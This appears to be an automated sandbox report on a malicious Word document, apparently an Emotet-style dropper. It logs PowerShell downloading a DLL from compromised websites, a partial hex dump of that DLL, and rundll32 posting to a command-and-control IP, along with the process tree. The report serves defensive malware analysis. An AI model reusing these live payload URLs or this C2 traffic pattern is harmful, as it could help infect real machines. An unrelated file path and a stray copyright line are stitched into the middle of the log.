Jan 6, 2021 08:36:55.301549911 CET	1	IN	HTTP/1.1 200 OK Date: Wed, 06 Jan 2021 07:36:55 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d9976cc72e1611881ea7b58828e16c6881609918615; expires=Fri, 05-Feb-21 07:36:55 GMT; path=/; domain=.wpsapk.com; HttpOnly; SameSite=Lax X-Frame-Options: SAMEORIGIN cf-request-id: 077839a6e30000c78d1103e000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=Y2%2BS6cr%2FmbhAwHl6TWKd1rJu99fjtlWjdX5L9rDuig7gd%2FUwm5as04FJCVVBW3%2FSnVzUreoM7ErEDWsXV5BJoTcVYoBME9dG5ZFC"}],"group":"cf-nel","max_age":604800} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 60d3c55168f4c78d-AMS Data Raw: 31 30 64 34 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 21 2d 2d 5b 69 66 20 6c 74 20 49 45 20 37 5d 3e 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 36 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 49 45 20 37 5d 3e 20 20 20 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 37 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 49 45 20 38 5d 3e 20 20 20 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 38 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 67 74 20 49 45 20 38 5d 3e 3c 21 2d 2d 3e 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 2d 2d 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 53 75 73 70 65 63 74 65 64 20 70 68 69 73 68 69 6e 67 20 73 69 74 65 20 7c 20 43 6c 6f 75 64 66 6c 61 72 65 3c 2f 74 69 74 6c 65 3e 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 20 2f 3e 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 55 54 46 2d 38 22 20 2f 3e 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 58 2d 55 41 2d 43 6f 6d 70 61 74 69 62 6c 65 22 20 63 6f 6e 74 65 6e 74 3d 22 49 45 3d 45 64 67 65 2c 63 68 72 6f 6d 65 3d 31 22 20 2f 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 6f 62 6f 74 73 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 69 6e 64 65 78 2c 20 6e 6f 66 6f 6c 6c 6f 77 22 20 2f 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 Data Ascii: 10d4<!DOCTYPE html>...[if lt IE 7]> <html class="no-js ie6 oldie" lang="en-US"> <![endif]-->...[if IE 7]> <html class="no-js ie7 oldie" lang="en-US"> <![endif]-->...[if IE 8]> <html class="no-js ie8 oldie" lang="en-US"> <![endif]-->...[if gt IE 8]>...> <html class="no-js" lang="en-US"> ...<![endif]--><head><title>Suspected phishing site | Cloudflare</title><meta charset="UTF-8" /><meta http-equiv="Content-Type" content="text/html; charset=UTF-8" /><meta http-equiv="X-UA-Compatible" content="IE=Edge,chrome=1" /><meta name="robots" content="noindex, nofollow" /><meta name="viewport" content="width=device-widt

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49166	104.27.145.251	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2021 08:36:55.538140059 CET	6	OUT	GET /wp-includes/2jm3nIk/ HTTP/1.1 Host: sofsuite.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2021 08:36:55.597255945 CET	7	IN	HTTP/1.1 200 OK Date: Wed, 06 Jan 2021 07:36:55 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=db3ff3f511400f0a7486533388d0a5d301609918615; expires=Fri, 05-Feb-21 07:36:55 GMT; path=/; domain=.sofsuite.com; HttpOnly; SameSite=Lax X-Frame-Options: SAMEORIGIN cf-request-id: 077839a8170000410e7fa99000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=VK1SguZ9ZuqG4MHbsjZ0Hwii3Ago%2BKB1nK8KlN9tvXa11ieLvzucb5z53qqLp0gYWFchuhRkTy9Cdl8xq6%2BXEIyAlDHhejTjNv%2Fr990%3D"}],"group":"cf-nel","max_age":604800} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 60d3c5535a71410e-PRG Data Raw: 31 30 64 64 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 21 2d 2d 5b 69 66 20 6c 74 20 49 45 20 37 5d 3e 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 36 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 49 45 20 37 5d 3e 20 20 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 37 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 49 45 20 38 5d 3e 20 20 20 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 38 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 67 74 20 49 45 20 38 5d 3e 3c 21 2d 2d 3e 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 2d 2d 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 53 75 73 70 65 63 74 65 64 20 70 68 69 73 68 69 6e 67 20 73 69 74 65 20 7c 20 43 6c 6f 75 64 66 6c 61 72 65 3c 2f 74 69 74 6c 65 3e 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 20 2f 3e 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 55 54 46 2d 38 22 20 2f 3e 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 58 2d 55 41 2d 43 6f 6d 70 61 74 69 62 6c 65 22 20 63 6f 6e 74 65 6e 74 3d 22 49 45 3d 45 64 67 65 2c 63 68 72 6f 6d 65 3d 31 22 20 2f 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 6f 62 6f 74 73 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 69 6e 64 65 78 2c 20 6e 6f 66 6f 6c 6c 6f 77 22 20 2f 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 Data Ascii: 10dd<!DOCTYPE html>...[if lt IE 7]> <html class="no-js ie6 oldie" lang="en-US"> <![endif]-->...[if IE 7]> <html class="no-js ie7 oldie" lang="en-US"> <![endif]-->...[if IE 8]> <html class="no-js ie8 oldie" lang="en-US"> <![endif]-->...[if gt IE 8]>...> <html class="no-js" lang="en-US"> ...<![endif]--><head><title>Suspected phishing site | Cloudflare</title><meta charset="UTF-8" /><meta http-equiv="Content-Type" content="text/html; charset=UTF-8" /><meta http-equiv="X-UA-Compatible" content="IE=Edge,chrome=1" /><meta name="robots" content="noindex, nofollow" /><meta name="viewport" content="width=devic

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49167	209.59.139.39	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2021 08:36:55.931899071 CET	12	OUT	GET /content/5f18Q/ HTTP/1.1 Host: veterinariadrpopui.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2021 08:36:56.093039036 CET	13	IN	HTTP/1.1 500 Internal Server Error Date: Wed, 06 Jan 2021 07:36:56 GMT Server: Apache Content-Length: 7309 Connection: close Content-Type: text/html Data Raw: 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 0a 3c 54 49 54 4c 45 3e 35 30 39 20 42 61 6e 64 77 69 64 74 68 20 4c 69 6d 69 74 20 45 78 63 65 65 64 65 64 3c 2f 54 49 54 4c 45 3e 0a 3c 2f 48 45 41 44 3e 3c 42 4f 44 59 3e 0a 3c 48 31 3e 42 61 6e 64 77 69 64 74 68 20 4c 69 6d 69 74 20 45 78 63 65 65 64 65 64 3c 2f 48 31 3e 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><HTML><HEAD><TITLE>509 Bandwidth Limit Exceeded</TITLE></HEAD><BODY><H1>Bandwidth Limit Exceeded</H1>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49168	210.86.239.69	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2021 08:36:58.814183950 CET	21	OUT	GET /wordpress/CGMC/ HTTP/1.1 Host: khanhhoahomnay.net Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2021 08:36:59.089220047 CET	22	IN	HTTP/1.1 200 OK Server: nginx Date: Wed, 06 Jan 2021 07:36:59 GMT Content-Type: application/octet-stream Transfer-Encoding: chunked Connection: keep-alive Keep-Alive: timeout=60 X-Powered-By: PHP/7.4.9 Set-Cookie: 5ff5689b185d4=1609918619; expires=Wed, 06-Jan-2021 07:37:59 GMT; Max-Age=60; path=/ Cache-Control: no-cache, must-revalidate Pragma: no-cache Last-Modified: Wed, 06 Jan 2021 07:36:59 GMT Expires: Wed, 06 Jan 2021 07:36:59 GMT Content-Disposition: attachment; filename="rJGdausK.dll" Content-Transfer-Encoding: binary Data Raw: 31 64 64 37 0d 0a 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 95 16 3a bb d1 77 54 e8 d1 77 54 e8 d1 77 54 e8 15 b2 99 e8 dc 77 54 e8 15 b2 9a e8 8e 77 54 e8 15 b2 9b e8 f8 77 54 e8 2d 00 eb e8 d0 77 54 e8 2d 00 e8 e8 d3 77 54 e8 d1 77 55 e 8 53 77 54 e8 2d 00 ed e8 c0 77 54 e8 f6 b1 9b e8 d5 77 54 e8 f6 b1 9e e8 d0 77 54 e8 f6 b1 9d e8 d0 77 54 e8 d1 77 c3 e 8 d0 77 54 e8 f6 b1 98 e8 d0 77 54 e8 52 69 63 68 d1 77 54 e8 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 ff a1 f3 5 f 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 0b 00 00 be 00 00 00 4a 02 00 00 00 00 00 dc 45 00 00 00 10 00 00 00 d0 00 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 00 00 00 00 00 00 06 00 00 00 00 00 00 00 00 30 03 00 00 04 00 00 00 00 00 00 02 00 00 01 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 f0 19 01 00 cb 00 00 00 8c 0f 01 00 b4 00 00 00 00 50 01 00 20 b2 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 03 00 a0 0c 00 00 10 d2 00 00 38 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 05 01 00 40 00 00 00 00 00 00 00 00 00 00 00 00 d0 00 00 c8 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 19 bd 00 00 00 10 00 00 00 be 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 bb 4a 00 00 00 d0 00 00 00 4c 00 00 00 c2 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 9c 2d 00 00 00 20 01 00 00 10 00 00 00 0e 01 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 20 b2 01 00 00 50 01 00 00 b4 01 00 00 1e 01 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 48 1a 00 00 00 10 03 00 00 1c 00 00 00 d2 02 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: 1dd7MZ@!L!This program cannot be run in DOS mode.$:wTwTwTwTwTwT-wT-wTwUSwT-wTwTwTwTwwTwT RichwTPEL_!JE0P 8@.text `.rdataJL@@.data- @.rsrc P@@.relocH@B

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.22	49169	5.2.136.90	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2021 08:37:12.901599884 CET	221	OUT	POST /9ormjijma/sd2xibclmrp5oftlrxf/ HTTP/1.1 DNT: 0 Referer: 5.2.136.90/9ormjijma/sd2xibclmrp5oftlrxf/ Content-Type: multipart/form-data; boundary=-------------qEVZIKHrPRVz2 User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 5.2.136.90 Content-Length: 8452 Connection: Keep-Alive Cache-Control: no-cache


Copyright null 2021

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2021 08:37:13.743518114 CET	231	IN	HTTP/1.1 200 OK Server: nginx Date: Wed, 06 Jan 2021 07:37:14 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Vary: Accept-Encoding Data Raw: 38 38 34 0d 0a c1 a1 48 d7 43 03 a6 c0 f9 4e 0a 16 25 4c c0 9d 2b ee 92 2d ac 66 c1 1e 35 35 99 da ee 82 a1 10 20 e0 dd 7e 9f 3f d9 a6 b5 d8 4b 10 d1 c3 13 17 f1 0a b5 86 37 79 e4 1f de 58 6e 63 80 16 5a 80 65 82 72 83 df 73 fb 94 04 f2 47 9d b9 fc 4a 44 16 5d bf cc d7 b2 7f ad 04 68 6c 91 88 95 ef 44 1f 7c 78 70 64 43 46 46 10 d5 fd b7 a4 68 b6 4a 34 25 36 c6 3d bc 35 60 6b 02 d5 34 03 c0 c5 97 bb 00 dd 4b 88 d3 98 3c b8 bf 7f fc f6 4c 7f 10 3c 2a 2b 44 57 ce f5 ba db 15 be 96 9d a6 c5 a1 b9 ea 57 f9 7d 87 d9 32 04 85 8b 57 63 42 41 1b b5 46 52 d5 3f a0 96 05 35 24 36 30 3b 6e ae b5 dd 62 56 bf 46 a7 dc 4a 0a eb 3f b8 29 6e d6 9e cb f4 c8 56 0a 9f d9 fc 0d 21 30 b9 ef ed 4a 85 cc 41 8b 9f fa 69 93 52 71 9e 4b e4 09 86 70 14 86 84 f0 8b 16 f9 44 97 ba da 39 32 f1 4c 7f 4a df 5c 43 a3 30 2d b8 88 ed cf 3e ba 9d 97 b2 42 15 81 14 2f 4b cb e6 71 34 cf b8 38 9b 75 61 1f 31 dd cd 43 a2 cb f5 a4 6a 69 9f c0 07 0d b9 c4 2b 3d 95 be 1a 5d 1e f6 fc 14 2f 93 f4 8d ab cd 49 21 3d aa cf 0a 8e 37 0a 0e 66 e7 20 c3 7f 0d 3c 80 53 4d 3b 7d da 14 f4 c1 23 64 93 ca 05 06 5d 40 db f7 52 39 0f 0c fd dc ba 60 6f 7e 6d 01 e3 e7 1e c5 66 3c 71 f6 91 21 63 97 6b 79 e0 33 80 b8 86 c8 f0 4e 3f 38 dd 40 e5 5d b8 36 c3 37 d3 67 11 b2 c9 81 d6 65 04 d9 39 b7 8f e4 7e ec 55 9a 49 4c 64 99 49 1c 11 c9 f1 8b 86 9b 21 12 38 40 02 7b a6 ce d5 8c 9e 56 ca 20 e9 7f 4c 8f 7f 4f 63 57 30 ba 54 0c 1b 74 d3 02 21 06 5b 41 37 3f e1 1b 46 cf 40 b7 b6 53 a1 8d b9 34 43 53 ad 07 58 1a 85 67 41 74 cb 00 c7 88 9b a5 34 eb e0 e6 63 12 8e 73 21 4a 58 68 e3 59 de 97 c5 f2 ee 99 d5 2b f2 15 23 6e db d9 d5 7e 59 ff d3 ca 9c 6d 42 f7 fc 1b 75 56 39 4a 56 a0 09 d3 3b 35 62 f2 ab 37 b3 27 1e bb 60 79 49 c1 62 5f ce 84 55 14 54 85 51 ab 39 d5 31 89 f5 28 ec 1d bc b4 af 59 26 11 de 44 2a 25 f0 b2 2b 9b d3 46 bb 3f 3c c2 17 e7 56 88 51 5f a1 58 07 0c e6 8e 6f c0 52 7e 34 d9 6f 3a 9e a8 81 82 3a e5 f2 15 02 09 76 36 cb fc 49 b5 5e 92 21 24 78 7d ec fb f1 a4 62 4e 51 c1 6e b4 46 5b da 8c a2 1f 66 53 f2 ba 7b e6 4e 4c 1d 9d 00 dc f4 46 56 f4 d8 6c 7c f5 81 ed a8 52 39 0f d6 d3 93 dc be e3 3b 2a 60 7c ec 82 65 cf ee e9 86 94 80 7d ac c2 a5 d0 4e 43 df e5 b4 00 fd 95 41 2d 19 cc 9b 4a 1c a6 db 25 58 27 ff 60 50 c2 82 ec f9 0a 23 07 66 77 5e eb 26 c8 e8 63 79 1c 87 97 82 35 d7 2b ed 91 67 07 6f 3a 95 40 18 c1 23 15 9b 6f 9a 49 dd 57 f2 ec 30 1e 74 0a 18 c7 63 a0 97 14 94 b2 df ec 76 f5 44 50 ff 2c 7f e2 68 5a 04 3c 3b 30 b6 d7 86 6b cf ef e6 70 28 e1 79 96 4e 10 08 35 5c 5a 79 38 9f dc e1 e8 ef 97 52 e8 8c dc cd e6 6f 93 d4 11 9f ec 9f c7 b1 f6 5a 42 1b 78 fc b8 59 af 8a ad ed 3d ba 5a c6 74 d2 35 57 fe 04 66 00 98 a2 18 18 9f a5 11 12 e4 db 1c 3d c4 19 79 5c b5 a8 a8 08 74 76 dc ed ca 70 72 25 33 7a 0e c0 07 ac 94 f7 96 1d 13 dd a8 76 97 69 45 ae 46 3f ee 63 48 d9 6b a7 3a 72 23 17 00 0d bb dd 4d d9 61 7a a7 45 d7 b9 6e 42 bd 0e 8b f2 5e ef e5 0d 54 c9 58 63 2c 62 69 7b f1 1c b1 51 9e f7 74 e6 55 86 97 bf c5 1b 5f 56 01 9b 2a 80 d7 58 46 9a bb d6 b4 5a ef e3 2d b2 55 b5 c1 42 5b 60 b8 1c d4 4e cb 70 7c 11 2d 77 a1 71 95 bb cc 0d 5a 2f 10 32 d5 e6 c5 40 bb 13 45 d6 3b b6 cd 8d de db ba d9 5b 2c fb 8c 4b d9 af dc a0 84 03 d2 f0 9a 63 f a 4f 12 0f f6 82 6e 90 f0 b1 33 b9 5c 13 6e 29 38 6e 43 42 86 53 4a 5c 5c 2b 47 3a 2d 29 78 e2 6e e9 db 36 9b 72 0c bc b6 62 bd b0 a6 ac e9 5d 07 a7 b0 8e e8 56 e3 c5 29 27 c9 72 31 2a b4 d7 ee 09 5d 2e d3 a8 5d e5 6b 4b f4 5b b3 e8 4d 58 2 0 30 87 e2 0c cb 2b 98 93 d0 05 22 af d8 ac 33 b2 12 f4 9d df 92 00 2b b4 33 c0 5e 6a Data Ascii: 884HCN%L+-f55 ~?K7yXncZersGJD]hlD|xpdCFFhJ4%6=5`k4K<L<*+DWW}2WcBAFR?5$60;nbVFJ ?)nV!0JAiRqKpD92LJ\C0->B/Kq48ua1Cji+=]/I!=7f <SM;}#d]@R9`o~mf<q!cky3N?8@]67ge9~UILdI!8@{V LOcW0Tt![A7? F@S4CSXgAt4cs!JXhY+#n~YmBuV9JV;5b7`yIb_UTQ91(Y&D*%+F?<VQ_XoR~4o::v6l^!$x}bNQnF[fS{NLFVl|R9;*`|e}N CA-J%X`P#fw^&cy5+go:@#oIW0tcvDP,hZ<;0kp(yN5\Zy8RoZBxY=Zt5Wf=y\tvpr%3zviEF?cHk:r#MazEnB^TXc,bi{QtU_V *XFZ-UB[`Np|-wqZ/2@E;[,KcOn3\n)8nCBSJ\\+G:-)xn6rb]V)'r1*].]kK[MX 0+"3+3^j

Code Manipulations

Statistics

Behavior



- WINWORD.EXE
- cmd.exe
- msg.exe
- powershell.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe

Click to jump to process

System Behavior

Analysis Process: WINWORD.EXE PID: 2364 Parent PID: 584

General

Start time:	08:36:38
Start date:	06/01/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding
Imagebase:	0x13fbb0000
File size:	1424032 bytes
MD5 hash:	95C38D04597050285A18F66039EDB456
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE95226B4	CreateDirectoryA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\~DF8B64065DEEE62FA3.TMP	success or wait	1	7FEE9449AC0	unknown

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
